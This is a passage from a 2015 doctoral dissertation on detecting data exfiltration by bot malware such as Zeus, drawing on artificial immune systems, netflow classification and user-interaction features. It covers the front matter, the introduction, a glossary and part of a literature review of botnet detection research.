2015

Immunology Inspired Detection of Data Theft from Autonomous Network Activity

Theodore O. Cochran
Nova Southeastern University, tc581@nova.edu

Immunology Inspired Detection of Data Theft from Autonomous Network Activity

by

Theodore O. Cochran

A dissertation submitted in partial fulfillment of the requirements
for the degree of Doctor of Philosophy
in
Computer Information Systems

Graduate School of Computer and Information Sciences
Nova Southeastern University

2015

We hereby certify that this dissertation, submitted by Theodore Cochran, conforms to acceptable standards and is fully adequate in scope and quality to fulfill the dissertation requirements for the degree of Doctor of Philosophy.

_____ _____

James D. Cannady, Ph.D. Date
Chairperson of Dissertation Committee

_____ _____

Rita Barrios, Ph.D. Date
Dissertation Committee Member

_____ _____

Glyn T. Gowing, Ph.D. Date
Dissertation Committee Member

Approved:

_____ _____

Eric S. Ackerman, Ph.D. Date
Dean, Graduate School of Computer and Information Sciences

Graduate School of Computer and Information Sciences
Nova Southeastern University

2015

An Abstract of a Dissertation Submitted to Nova Southeastern University
in Partial Fulfillment of the Requirements for the Degree of Doctor of Philosophy

Immunology Inspired Detection of Data Theft from Autonomous Network Activity

by
Theodore O. Cochran
2015

The threat of data theft posed by self-propagating, remotely controlled bot malware is increasing. Cyber criminals are motivated to steal sensitive data, such as user names, passwords, account numbers, and credit card numbers, because these items can be parlayed into cash. For anonymity and economy of scale, bot networks have become the cyber criminal's weapon of choice. In 2010 a single botnet included over one million compromised host computers, and one of the largest botnets in 2011 was specifically designed to harvest financial data from its victims. Unfortunately, current intrusion detection methods are unable to effectively detect data extraction techniques employed by bot malware. The research described in this Dissertation Report addresses that problem. This work builds on a foundation of research regarding artificial immune systems (AIS) and botnet activity detection. This work is the first to isolate and assess features derived from human computer interaction in the detection of data theft by bot malware and is the first to report on a novel use of the HTTP protocol by a contemporary variant of the Zeus bot.

Acknowledgements

I would like to thank my advisor, James Cannady, and committee members, Rita Barrios and Glyn Gowing, for their candid and valuable feedback and guidance. I'd also like to thank the operators of Sandnet for the Zeus malware samples they so graciously provided. Most of all, I'd like to thank my wife, Patricia, for her unwavering support of this endeavor among the plethora of other demands on our time.

Table of Contents

List of Tables

Tables

List of Figures

Figures

Chapter 1

Introduction

Background

The work documented in this Dissertation Report addresses the information security research problem domain of detecting covert malware network activity. A recent trend for bot malware is to capture and transmit sensitive information from the infected host to a remote server while remaining stealthy. This work focused on improving techniques for detecting such surreptitious data extraction from a compromised host computer. The techniques included classification methods from the field of machine learning, data from network communications by an infected host, and data about user interaction on the infected host. Network packet data was summarized into flow-level summaries, or netflows, using an open source application designed for that purpose. Actual samples of network traffic produced by the Zeus bot malware, sometimes referred to as the Zeus Trojan malware, were analyzed at both the packet level and netflow level, and then selectively used to train and test the classifiers. Previously unreported network behavior by the Zeus malware was discovered and documented. Classification results in terms of true and false positives were captured for multiple classification methods which revealed the effects of changing independent variables through a sequence of experiments.

Problem Statement

Current computer security and network security methods are unable to detect novel data exfiltration techniques employed by malicious bot software. Data exfiltration, also referred to as data extrusion, is the process of extracting sensitive data from a victim's

computer without their permission or knowledge. Lee, Wang, and Dagon (2007) reported that "new approaches are needed for botnet detection and response because existing security mechanisms, e.g. anti-virus software and intrusion detection systems, are inadequate" following a 2006 workshop on botnets that was jointly sponsored by the U.S. Department of Homeland Security (DHS), Defense Advanced Research Projects Agency (DARPA), and Army Research Office (ARO). These authors pointed out that current methods do not adapt to the rapid and continuous changes made by the bot malware developers. More recent research by Jacob, Hund, Kruegel, and Holz (2011) and Zhang, Luo, Perdisci, Gu, Lee, and Feamster (2011) provides strong evidence that malicious botnet activity detection using network data analysis techniques, foremost among methods, has only become more difficult since that time. This difficulty stems from the use of encryption, polymorphism, and other obfuscation techniques that mask various aspects of the network communications.

The nature of the problem is that malware writers continue to develop innovative methods to achieve their malicious objectives by countering and avoiding measures designed to prevent their success. Blacklist-based and signature-based approaches are unable to keep up with the network fluxing techniques (Zhang, Yu, Wu, & Watters, 2011) and polymorphism (Porras, Saidi, & Yegneswaran, 2009) of modern botnets such as Zeus, Torpig, and Conficker. One of the polymorphic features of Conficker that challenges network analysis, for example, is the daily computation of new domains to link with new relay points supporting command and control and data exfiltration (Porras, Saidi, & Yegneswaran, 2009). Developers of methods to defeat malware are thus faced with an ever-evolving threat, one that learns about each signature-based and anomaly-

based countermeasure and adapts to circumvent it. Lee, Wang, and Dagon (2007) referred to this contest as an "arms race." In many respects, this situation is akin to the competitive behavior of biological systems in nature. The human immune system is of particular interest in this case. The human immune system tries to protect its host from invading pathogens by identifying them as threats and eliminating them before they can cause harm. For their part, the pathogens change (mutate) in response to these defenses and try again. Given these parallels, immunology has inspired the development of a number of computer and network security techniques in recent years. A summary of these approaches will be provided in Chapter 2.

This research problem presents more than a purely physical or numerical modeling and analysis challenge because of the human element. In other words, a person can dynamically control and change the behavior of the bot malware in response to, or in anticipation of, measures taken to detect it or to prevent it from operating. Nonetheless, certain aspects of the data exfiltration problem can be considered invariant - they must happen. First, the attacker must introduce the malware onto the target host from some source. Second, the malware must capture the data of interest. Third, and finally, the malware must move the data off the target host to some destination. In spite of efforts to prevent bot malware from invading host computers, it is very likely to continue. That a single botnet, Rustock, comprised over one million compromised hosts in 2010 serves as evidence to support this claim, as does the fact that the botnets Grum and Cutwail had hundreds of thousands of bots each (Symantec, 2011). The information security firm McAfee reported a significant increase in botnet growth during the fourth quarter of 2011, with monthly infections approaching 3.5 million hosts (McAfee, 2012). This work

began with a bot-infected host and addressed the data exfiltration aspect of this problem. This focus differentiates this work from methods that concentrate on the infection aspect.

Dissertation Goal

The goal of this work was to reveal techniques for improving detection of data theft from a computer host by bot malware. The innovative approach in this work was to leverage knowledge about user interaction with the infected computer, for example, running software applications and browsing the Internet. This approach tests the assumption that network activity not directly caused by user interaction is more likely to be the result of malware. This approach was also designed to accommodate legitimate variations and changes over time to the host computer's configuration and network usage. In creating the network data, the host computer operating system was updated, software applications were added, data files were added and removed, and user patterns were changed. Experimentation consisted of comparing the performance of two classifiers in terms of true and false positives across a range of controlled conditions, first without the user interaction feature added, then with this feature added. The other controlled variables included the following: number of benign instances (netflows), number of Zeus instances (also netflows), number of features, type of features (numeric and nominal), type of Zeus instance, size of training and testing data subsets, and ratio of Zeus instances in training and testing subsets. This comparison required an environment where the malware activities were known, therefore known bot malware activity was integrated with benign network trace data. Observable parameters included a subset of those features of a TCP connection that the Argus software creates to describe a netflow. An

analysis of that feature creation and selection process is provided in a later section. Benign network traffic was generated on an isolated test network. Malicious network traffic was injected from samples of actual Zeus bot activity captured in the wild. A complete analysis of the Zeus network traffic samples is provided in Appendix A.

Relevance and Significance

Protecting inter-networked computing devices from data theft is a significant problem because 1) the foundational layers of the Internet, Internet Protocol (IP) and Transmission Control Protocol (TCP), were designed and implemented without security mechanisms, and 2) the motivations for stealing data are strong (Cooke, Jahanian, & McPherson, 2005). Moreover, the complexity of modern data processing and networking by a given computing device has increased well beyond a human's ability to comprehend all that's happening in real-time (Nunnery, 2011). Anyone who uses a personal computer on the Internet to interact with sensitive data is therefore at risk. As such, this problem affects a large and growing percentage of the world's population (Kountz, 2009; Sumner, 2010).

Malware was used for the majority of data theft in 2011, whereas physical attacks were a distant second (Verizon, 2012). Furthermore, external entities, as opposed to insiders, were responsible in most cases (Verizon, 2012). Botnets are one of the primary vectors for external attackers to inject the malware necessary to capture and exfiltrate sensitive data (Riccardi et al., 2013; Shin et al., 2011).

While not openly attributed to bot malware, the impact of data theft can be seen through the following high profile examples. In January 2012, the online retailer Zappos.com reported the theft of personal information regarding 24 million of their

customers (Sullivan, 2012). The cost and impact of that breach remains to be determined. In April 2011, Sony Corporation reported the theft of personal information, to include logins, passwords, and security questions for 77 million users and was forced to temporarily shut down its PlayStation Network (Baker & Finkle, 2011). In early May 2011, Sony revealed that an earlier breach exposed the personal information of 25 million more customers of its Sony Online Entertainment network (Arthur, 2011). By late May 2011, Sony estimated that it had spent $171 million related to these data breaches (Dignan, 2011). This amount is well below the average $214 cost per stolen record in 2010, however, as reported by the Ponemon Institute (2011) in their *2010 Annual Study: U.S. Cost of a Data Breach*. These examples highlight the most tangible impact of this problem, financial loss, in this case the cost incurred by companies in response to data breaches. The Ponemon Institute's report also highlights how much this data theft problem has grown, at least at the corporate level. One of the study's top findings underscores this point: "For the first time [2010], malicious or criminal attacks are the most expensive cause of data breaches and not the least common one."

The extent of the networked computer data theft problem at the individual level is more difficult to quantify. This is due in part to the fact that while the results can be recognized, such as identity fraud or email spamming, the actual theft often cannot. However, some percentage of identity fraud, the unauthorized use of another person's credentials for monetary gain, is very likely due to personal information theft by bot malware (Symantec, 2011). According to a Javelin Strategy & Research report (2011), in 2010 over eight million people were victims of identity fraud in the United States. Even a small percentage of that total rates as a significant problem. The Computer Intrusion

Section of the Federal Bureau of Investigation (FBI) in the United States recognizes this as a pervasive problem and considers it one of their top priorities. On their web site, the Computer Intrusion Section claims "specially trained cyber squads at FBI headquarters and in each of our 56 field offices, staffed with agents and analysts who protect against and investigate computer intrusions, theft of intellectual property and personal information" among other dedicated resources. The Internet Crime Complaint Center (IC3), sponsored in part by the FBI, publishes a report on Internet crime each year. In its *2010 Internet Crime Report*, the center reported receiving approximately 25,000 complaints per month in 2010, with identity theft among the most common complaints.

Private security firms track computer and network security incidents very closely, and on a global scale. Botnets, collections of compromised hosts that are remotely controlled over the Internet, continue to evolve and pose a significant threat due to the sheer number of co-opted computers. In its annual threat report, Symantec Corporation identified Rustock as the largest botnet observed in 2010 with over one million bots (Symantec, 2011). The Symantec team also identified Grum and Cutwail as very large botnets that year with hundreds of thousands of bots each. McAfee provided a similar assessment in its quarterly report, indicating that Rustock surpassed Cutwail in botnet activity in the fourth quarter of 2010, and listing Bobax, Grum, Lethic, and Maazben among the other most active botnets around the world (McAfee, 2011).

Symantec discussed five leading trends in its annual threat report for 2010 (Symantec, 2011): targeted attacks, social networks, attack toolkits, rootkits, and mobile threats. Targeted attacks increased in sophistication and grew in number. The Stuxnet worm garnered significant attention, not only from the media because of its goal of sabotaging

centrifuges at an Iranian uranium enrichment facility, but also from the cyber security community because of its sophistication. Among other advanced features, Stuxnet employed four zero-day vulnerability exploits, an unprecedented number. Zero-day vulnerabilities are vulnerabilities that have never before been identified, and are thus not likely to be protected against with current security measures. Spear phishing, targeting specific individuals using inside knowledge about them, benefitted from the increased popularity of social networking sites. These sites make it very easy for an attacker to learn enough personal information about an individual to masquerade as a friend or colleague and convince them to click on an embedded link or open an attachment. The number of daily web-based attacks almost doubled in 2010, due in large part to the proliferation of attack toolkits (Symantec, 2011). Rootkits continue to pose a serious threat, with variants that modify the master boot record on Windows operating systems being the most prevalent in 2010 (Symantec, 2011). A rootkit manipulates the operating system in order to prevent detection of the malware and its activity. The longer a rootkit can extend the duration of the compromise, the more opportunities the malware has for information theft. The common theme across all these trends, with the notable exception of Stuxnet, is the attacker's motive of financial gain. Use these attack vectors to steal information in order to steal money. As mobile computing devices proliferate, the efforts to compromise them will increase.

Examining the propagation methods of malware in general, and bot software in particular, was not the focus of this work. However, understanding those methods, their trends, and the underlying motives of their perpetrators serves to make a fundamental point: computing devices will continue to be compromised by malware into the

foreseeable future. Moreover, the trends toward stealth, remote control, and data theft for financial gain clearly indicate that more sophisticated countermeasures will be needed (Shin, Gu, Reddy, & Lee, 2011; Zhang, Luo, Perdisci, Gu, Lee, & Feamster, 2011).

Government agencies, private industry, security firms, and the research community have been focusing resources on solutions to this growing problem, and a number of approaches have been taken at multiple levels. One approach is to modify the infrastructure of the Internet to make it more secure. Internet Protocol Security, or IPsec, and DNS Security Extensions, or DNSSEC, are two examples of such changes. The former provides for authentication and encryption at the network layer. The latter adds new resource record types to the Domain name System to protect it against common threats. Such changes take time to implement on a global scale and are likely to decrease but not eliminate the problem.

Barriers and Issues

Information security is inherently difficult due to the complexity of the computer and network systems involved. Defending complex systems against attack is made even more difficult by the dynamics and unpredictability of the human element. After all, humans provide the real ingenuity behind the attacks. Detecting malicious bot activity on a compromised host or network is particularly challenging because of these factors. The number and diversity of approaches to solving this problem, as previously discussed, bears testament to that fact. The notion of a Computer Immune System modeled on the Human Immune System has a very strong appeal given the desire for robustness, efficiency, and adaptivity through properties such as decentralized control, distributed

processing, self-organization, self-regulation, specificity and diversity, self-reparation, learning, and evolution. In spite of this attraction and considerable research effort, the development of a computer immune system with more than a few rudimentary facsimiles of human immune system capabilities has proven to be very difficult.

Researchers have made progress toward a computer immune system, but it has taken many years. Initial efforts showed that static data then basic operating system processes could be protected with artificial immune system (AIS) methods (Dasgupta & Forrest, 1995, 1996; Forrest, Hofmeyr, & Somayaji, 1997; Forrest, Perelson, Allen, & Cherukuri, 1994). Later efforts showed that some basic network traffic could also be protected and that incorporating danger signal and dendritic cell metaphors could improve efficiency (de Castro & Von Zuben, 2000, 2001, 2002; Greensmith, Aickelin, & Cayzer, 2005; Timmis, 2000; Timmis & Neal 2001). At each step, however, the methods revealed limitations worthy of additional research. In all cases, the selection of features and fitness functions left room for improvement. One reason why these features are so difficult to determine is because the networked computer system was not designed to collaborate with an AIS. Signals and responses between the two were not negotiated or coordinated in advance as is the case with natural immune systems.

Definition of Terms

activation function	An activation function bounds the output of a weighted sum between two values; also known as a "squashing" function; commonly used with artificial neurons.
adaptive immunity	In immunology, the adaptive immune system learns about new types of foreign antigens in order to respond to them more quickly in the future.
artificial immune system	In computer science, software that has properties similar to a biological immune system. An artificial immune system or AIS is typically employed to detect foreign data structures or processes.
ARTIS	Artificial Immune System - as initially coined by Hofmeyr and Forrest (2000) to represent a general artificial immune system. AIS later became the more common acronym.
antibody	In immunology, antibodies are created as an immune response to antigens in order to find and neutralize them.
antigen	In immunology, antigens are foreign substances (pathogens) that induce an immune response.
auto-reactivity	In immunology, auto-reactivity occurs when antibodies react to the host cells as if they were foreign antigens.
basis function	In machine learning, a basis function replaces feature values with measures of similarity
bot	A bot is remotely controlled malware; it's name was originally derived from robot.
botmaster	A botmaster or botherder controls the bots in a bot network.
botnet	A botnet is a network of bot infected computers.
Danger Theory	In immunology, Danger Theory suggests that signals from unnatural cell death (necrosis) direct adaptive immune responses.
domain generation algorithm	A mechanism used by certain malware to automatically generate pseudorandom domain names. Often referred to as DGA in the literature.
dendritic cells	In immunology, dendritic cells sample the environment and

	present antigens to other components of the immune system.
dot product	In linear algebra, the dot product or inner product of two vectors is the sum of the products of their corresponding elements.
entity	In the HTTP Protocol, the entity is the payload and it consists of entity-header fields and optionally an entity-body.
epitope	In immunology, epitopes form recognizable patterns in antigens.
Euclidean distance	Euclidean distance is the length of a straight line connecting two points.
fast-flux	Fast-flux is a technique for rapidly changing the domain name to IP address mapping, typically used to prevent tracing a malicious server.
fcapture	*fcapture* is a network flow capture tool.
FIN	In the Transmission Control Protocol (TCP) header, the FIN (finish) flag is used to indicate no further data from the sender.
finite state machine	A finite state machine can be a logical depiction of the set of states and transitions of a process, or an actual device with a fixed number of states and triggers that cause it to transition from one state to another.
GET	In the HTTP protocol, GET is a method. The GET method is used to retrieve a requested resource.
Hamming distance	Hamming distance measures the difference between two strings in terms of the number of positions with different symbols.
honeynet	A honeynet is a network of devices for attracting and capturing malware.
honeypot	A honeypot is a device for attracting and capturing malware. Honeypots are commonly used by information security researchers.
intrusion detection system	In computer science, software to detect activity on a host or network by unauthorized, external entitites. Commonly referred to as IDS in the literature.
intrusion prevention system	In computer science, software to prevent access to a host or network by unauthorized, external entities. Intrusion prevention

	system software can be combined with intrusion detection system software. Often referred to as IPS in the literature.
innate immunity	In immunology, the innate immune system has knowledge of certain foreign antigens and can respond very quickly to their presence.
J48	J48 is a Java implementation of the C4.5 classifier.
JOIN	In the Internet Relay Chat (IRC) protocol, the JOIN command is used to connect to a named channel.
k-means	In machine learning, k-means is a clustering technique where the user specifies the number of clusters, the value of k.
key-logging	Key-logging is a process designed for recording keystrokes. Key-logging software is commonly used by attackers to steal passwords and other sensitive data.
LISYS	Lightweight Intrusion Detection System - coined by Hofmeyr and Forrest (2000) as their proposed AIS-based network intrusion detection system.
lpr	*lpr* is a UNIX command for printing.
machine learning	Machine learning is a branch of computer science concerned with reproducing human learning using computer algorithms.
Mahalanobis	The Mahalanobis distance is a similarity measure which considers correlations in the data.
MODE	In the Internet Relay Chat (IRC) protocol, the MODE command is used to change the mode of usernames and channels.
multivariate	In feature selection, multivariate methods consider subsets of features together.
n-gram	An n-gram is a continuous sequence of a number (*n*) of symbols.
ngrep	*ngrep* is a utility for matching patterns (*grep*) in network packet payloads.
negative selection	In immunology, negative selection is the process of keeping only antibodies that don't react to the host.
netflow	A summary record describing a network connection.

NICK	In the Internet Relay Chat (IRC) protocol, the NICK command is used to assign the user a nickname.
observation	In machine learning, an observation refers to one input feature vector and is often referred to as an example, a data point, or a pattern.
octet	An octet is an 8-bit sequence of data.
overfitting	In machine learning, overfitting occurs when the classifier is fitted so specifically to the training dataset that it doesn't generalize to unseen data.
pathogen	Disease causing foreign microorganism such as virus or bacteria.
P2P	Peer-to-peer. A network in which each node can serve as both server and client.
PAMP	In immunology, PAMP refers to Pathogen-Associated Molecular Pattern.
PING	In the Internet Relay Chat (IRC) protocol, the PING command is used to detect whether a distant client is active.
PONG	In the Internet Relay Chat (IRC) protocol, the PONG command is used to respond to the initiating PING command.
POST	In the HTTP protocol, POST is a method. The POST method is used to submit an entity for acceptance by a server.
principal component analysis	A dimensionality reduction technique by which an input vector is transformed into an uncorrelated set of features ordered by variance, thus the first features convey most information. Often referred to as PCA in the literature.
QUIT	In the Internet Relay Chat (IRC) protocol, the QUIT command is used to terminate a client session.
r contiguous bits	Refers to the number of contiguous bits to be identically matched, e.g. the same bits in the same positions for two bit patterns.
resource	In the HTTP protocol, a resource can be a data object or service on the network.
RST	In the Transmission Control Protocol (TCP) header, the RST

	(reset) flag is designed to allow a host to abort the connection.
sensitivity	In a classification function, sensitivity measures the proportion of true positives.
SPAN	Switched Port Analyzer. A technique for mirroring network traffic from one port to another for monitoring purposes.
specificity	In a classification function, specificity measures the proportion of true negatives.
SYN	In the Transmission Control Protocol (TCP) header, the SYN (synchronize) flag is used to initiate a connection.
token	In the HTTP protocol, a token is a sequence of characters between delimiters that conveys a value.
tolerization	In an immunology, tolerization is the process by which lymphocytes learn to become tolerant of self and bind only to non-self structures.
time to live	Internet Protocol (IP) includes a time to live (TTL) field in the header. TTL is used to remove undeliverable datagrams from the network.
univariate	In feature selection, univariate methods consider one variable at a time.
USERS	In the Internet Relay Chat (IRC) protocol, the USERS command is used to determine which users are logged into an IRC server.
vaccine	In immunology, a vaccine is a substance resembling an active pathogen that is used to train the immune system to recognize and neutralize it in the future.
x-means	In machine learning, an x-means clustering algorithm is equivalent to running k-means clustering multiple times to learn the value of k (number of clusters).

Summary

This Dissertation Report addresses the problem of detecting malware attempts to exfiltrate sensitive data from a networked computer. This chapter provided an introduction to this research problem and to the innovative approach to solving the problem represented by this work. Context was provided in order to highlight the relevance and significance of this problem, namely that the fundamental communication structure of the Internet makes detecting data theft a difficult problem to solve and that the motivation of thieves makes it a persistent and growing problem. The concept of an artificial immune system for a computer, modeled after a biological immune system, was also introduced as one of approaches to detecting malware activity on an infected host.

Chapter 2

Review of the Literature

Overview

This chapter provides a review of research associated with bot malware detection and with the application of artificial immune systems (AIS) and related anomaly detection methods to information security. The choice of papers selected for this review was based on the similarity of the associated research problems and the diversity in their choice of detection methods and feature selection processes. The research discussed in this chapter begins with some general concepts regarding malware that has been designed to steal data, then proceeds with methods for detection of bot malware activity. The bot malware portion steps through the evolution of bot malware and describes the corresponding detection approaches at various stages in this evolution. The literature review continues with a discussion of artificial immune systems applied to computer and network security. This section focuses on AIS-based methods for virus detection and intrusion detection, and is arranged both chronologically and topically. The discussion of artificial immune systems culminates with research dedicated to bot malware detection.

Malware for Data Theft

One of the more striking trends in the evolution of malware was the move away from techniques designed to overtly damage resources toward techniques designed to covertly steal resources. Rootkits and Banking Trojans serve as illustrative examples of malware designed for stealth and data theft. Rootkits provide root level access to the attacker

which not only enables the attacker to manipulate any data on the host, but also to remove the evidence. The designation "root kit" first appeared in the information security literature during the 1990s, but it wasn't until the early 2000s that rootkits began attracting broader attention from researchers. Boulanger (1998) describes how an attacker uses the 'root kit' package to 'patch' processes on the target system in order to ensure "continued, unlogged, and undetected access" to the compromised host. The paper by Levine, Grizzard, Hutto, and Owen (2004) was the first to use the term "rootkit" (one word) in the title of any ACM or IEEE Computer Society publication. The authors describe kernel level rootkits and approaches to detecting their presence, namely using signature analysis techniques that compare a known clean system's files and directories with the current system's. Banking Trojans are malware designed specifically to gain access to a victim's banking credentials and accounts. Banking Trojans can employ a variety of methods, such as keylogging and screen captures, to achieve their goals. They also commonly use web injection methods to dupe the victim into providing additional information into what appears to be the bank's online form. The designation "banking trojan" did not appear in the information security literature until the mid-2000s. The U.S. Army Training and Doctrine Command issued a report in August of 2006 titled "Critical Infrastructure Threats and Terrorism" which identified banking Trojans as a threat to the banking infrastructure. Stahlberg (2007) applied for a U.S. Patent in June of 2007 on a method for detecting banking Trojans specifically. This method essentially checked system memory for Universal Resource Locators (URL) from known banking sites to detect when a banking Trojan was active and required that a current list of banking sites be maintained. Goring, Rabaiotti, and Jones (2007) demonstrated how anti-keylogging

methods designed to prevent banking Trojans from logging keystrokes on certain banking web sites could be bypassed if not properly configured. The book "Botnets: The Killer Web Applications" (Schiller & Binkley, 2007) provided examples of banking Trojans used by botnets.

Bot Malware Concepts and Trends

Researchers have taken a number of approaches to the problem of detecting bot malware activity. In general, researchers have attempted a variety of methods for modeling bot activity and using classifiers to differentiate bot activity from normal activity. Modeling the activity is based on a number of observable static or dynamic features. Examples include the volume of communications between the bot and the botmaster, the command data strings associated with Internet Relay Chat (IRC) botnet command and control, the nicknaming conventions used by IRC botnet command and control, or the sequence of events related to infection by bot malware. These approaches typically use a supervised learning approach where known bot activity provides a labeled training set for the chosen classifier. Unsupervised learning techniques have also been employed by researchers. These typically consist of clustering techniques where the same type of features such as Internet Relay Chat (IRC) communications are clustered based on a similarity metric. Features derived from the Domain Name System (DNS) lookup process have also been used in clustering techniques.

Remotely controlled (bot) malware has become very popular as a mechanism for cyber criminals to achieve anonymity and economy of scale. Spam email campaigns, click fraud, malware propagation, and distributed denial of service (DDoS) attacks are

among the better-known activities where botnets have proven their effectiveness (Gu, 2008; Nunnery, 2011; Shin, Xu, & Gu, 2012). Key-logging, screen capturing, file scanning, and associated data theft are perhaps lesser-known, but also made possible and attractive when conducted on a large number of compromised hosts (Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, & Wang, 2010; Grégio, Fernandes, Afonso, de Geus, Martins, & Jino, 2013; Mohaisen & Alrawi, 2013; Riccardi, Di Pietro, Palanques, & Vila, 2013; Stone-Gross et al., 2009). Strayer, Lapsely, Walsh, and Livadas (2007) claimed it was for both their "brute-force" and "subtle" attack capabilities that botnets were so dangerous. The economy of scale concept has important implications for bot malware and bot networks. First of all, size matters. The larger the number of compromised hosts, the more powerful the botnet will be. Thus, propagating itself and infecting more hosts is an important function of bot malware. Bot command and control communications are also necessary to achieve economy of scale. For spam campaigns and distributed denial of service attacks in particular, the botmaster must be able to synchronize the effort. This orchestration requires a timely, if not synchronous, command and control mechanism. For key-logging, screen capturing, and other data theft, the communications need not be synchronous.

Given that bots must self-propagate, receive commands, and transmit responses or collected data in order to achieve economy of scale, several detection approaches based on activity modeling have been investigated. The research challenge is to understand and model the bot activity in sufficient detail to distinguish it from normal activity that otherwise looks very similar (Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, & Wang, 2010; Gu, 2008; Grégio, Fernandes, Afonso, de Geus, Martins, &

Jino, 2013; Haq, Ahmed, & Syed, 2014; Mohaisen & Alrawi, 2013; Riccardi, Di Pietro, Palanques, & Vila, 2013; Rieck, 2011; Shin, Xu, & Gu, 2012). While not often stated explicitly by the researchers, signal detection theory, discerning signals from noise, serves as one of the theoretical foundations for these detection approaches. Machine learning theory, alternatively known as computational learning theory, serves as another theoretical basis for many of the detection methods employed by bot researchers. Machine learning approaches applied to bot detection include Bayesian belief networks, support vector machines, artificial neural networks, evolutionary algorithms, and other statistical and biologically-inspired algorithms.

Many researchers recognized that in order for a botnet to achieve economy of scale, the same or very similar communications would have to occur between a controller and a large number of bots. Early botnets used Internet Relay Chat (IRC) for their synchronous command and control. Binkley and Singh (2006) looked for IRC hosts sending unusually high numbers of SYN, FIN, and RST packets to detect bots. Their detection approach was limited to IRC bots and assumed these bots had a higher "work weight" than human participants in a chat channel where work weight was calculated as a percent of SYNs, FINs, and RSTs from the total number of TCP packets. They monitored these packets as well as the number of Source IP Addresses, Joins, Pings, Pongs, and PrivMsgs to identify potential IRC channels with bot activity. They calculated work weight every 30 seconds and generated hourly reports thresholding the number of hosts and work weight. They found that this statistical approach could "easily reveal bot servers" and decided it should also include spam and denial of service attack indicators. Although the researchers called this an anomaly-based approach, from a machine learning perspective it resembles a two-

class classifier using the difference between two distributions (e.g. mean and standard deviation) as a threshold. The constructed feature called work weight, the number of control packets per total packets, formed the distributions. This appears to be a semi-supervised approach with routine human expert validation though the researchers did not report on training or validation in this context.

Livadas, Walsh, Lapsley, and Strayer (2006) used archive network traces and captured their own network traffic to compare the ability of three classifiers to distinguish between IRC and non-IRC traffic, and between botnet IRC traffic and non-botnet IRC traffic. They extracted features describing the TCP network sessions heuristically in order to reduce computational intensity. They chose J48, Naive Bayes, and Bayesian network classifiers from the WEKA workbench and tested them against both real and synthetic trace data. The real data came from Dartmouth University's repository and was anonymized. They generated synthetic data on a testbed network which they managed and used to run an instance of the Kaiten botnet. This team used the botnet traces only for testing the trained classifiers. They evaluated the classifiers based on false positive and false negative rates and determined that the naive Bayes classifiers performed best at distinguishing between IRC and non-IRC traffic. With respect to distinguishing between botnet IRC traffic from benign IRC traffic, they reported that only the naive Bayes classifiers succeeded and that they suspected overfitting of the J48 and Bayesian network classifiers to the training set was responsible for the poor performance of those classifiers. This team described their work in machine learning terms. During the first phase they employed a supervised learning approach with labeled data to train multi-class classifiers. The second phase represented a one-class classification problem where they

did not train the classifiers further with labeled data for the botnet activity. These researchers selected and constructed features heuristically based on domain knowledge but did not report evaluating features independently of the classifiers.

Goebel and Holz (2007) used IRC command strings to isolate IRC traffic and then used nickname similarity scoring to identify bots from among the IRC participants. They used *ngrep* to find the following IRC strings: JOIN, NICK, MODE, USER, and QUIT. Once an IRC channel was identified, its nicknames were scored for similarity. More similar names were deemed more likely to be bots than human chat participants. They based this assumption on prior knowledge of bot nicknaming conventions which often included some combination of malware name, country abbreviation, operating system, special characters, or many digits. They tested their approach with real network trace data from a SPAN port on a university router. While achieving some success against older bots, this team determined that their approach could be defeated by a botnet that utilized a large pool of unique nicknames, such as Zapchast. They also recognized that many botnets were moving from IRC to HTTP for command and control and that more sophisticated methods would be required. From a machine learning perspective this approach, named Rishi, resembles a two-class classifier using the difference between two distributions as a threshold. The extracted features, sub-strings (n-grams) of the IRC nickname, were used to form the distributions. This was a semi-supervised approach with human expert validation when the scoring threshold was met.

Karasaridis, Rexroad, and Hoeflin (2007) looked for similar nicknames and for pong response messages from bots awaiting commands to identify candidates, then they monitored the traffic from those hosts for scanning and spamming behaviors. They also

used network flow summaries to reduce computational intensity and to provide some level of anonymity. Their approach modeled normal IRC traffic and computed a Euclidean distance between observed traffic and normal traffic. They tested with real data from a Tier 1 Internet Service Provider (ISP) and reported discovering one million new bots per month. They found botnets to be very dynamic, staying with the same botnet controller for only 2-3 days. This research team described both their bot detection and bot characterization approaches in common machine learning terms. For bot detection they trained a two-class linear classifier with labeled data, a supervised learning approach. Constructed features, the aggregate flows per address, packets per flow, and bytes per packets, were heuristically chosen. They used Euclidean distance for their similarity test. Their bot characterization approach also uses a multi-class linear classifier and Euclidean distance metric for similarity, but based on a different set of heuristically derived features.

Other researchers investigated the infection and propagation related network traffic. Gu, Porras, Yegneswaran, Fong, and Lee (2007) modeled the bot infection sequence as a series of dialog flows between internal and external network assets. They used the Snort® open source IDS with network flow data and added their statistical anomaly detection components. Their infection model consisted of five steps: 1) external to internal inbound scan, 2) external to internal inbound exploit, 3) internal to external binary acquisition, 4) internal to external command and control (C&C) communication, and 5) internal to external outbound infection scanning. Their approach assumed that the order of transactions could change and that some transactions may not be observed. This team captured bots with a honeynet then created a testbed network to experiment with

them. They tested their approach with real data from a university egress border switch and found that it could reliably observe inbound exploits and binary acquisitions, and therefore support overall bot detection. From a machine learning perspective, the two anomaly detection methods described here could be either one-class or multi-class classifiers. They used supervised learning but it was not clear from the description whether just benign data was labeled for training or whether malicious data was also. The SCADE component, their Statistical Scan Anomaly Detection Engine, performed weighted scoring with a given threshold, followed by a voting scheme. The SLADE component, their Statistical Payload Anomaly Detection Engine, tested the (Mahalanobis) distance between the byte distribution of a new observation (packet) and a previously determined normal distribution for that particular protocol (e.g. HTTP), based on the work of Wang and Stolfo (2004). Features were chosen heuristically based on domain knowledge.

As botnet command and control evolved away from IRC toward HTTP and P2P protocols, the corresponding research efforts shifted to more general models of bot behavior. Gu, Perdisci, Zhang, and Lee (2008) used clustering techniques to find and cross-correlate command and control communications and malicious activity. Their method used network flows captured using the *fcapture* tool and removed all but TCP and UDP flows. C&C communications were clustered in one "plane" and malicious activity in another, then the two were cross-correlated using a hierarchical clustering algorithm. Their technique assumed that bots will communicate with C&C servers or peers, perform malicious activity, and that they will do both in a similar fashion to one another. The team reported a high detection rate and low false positive rate against real-

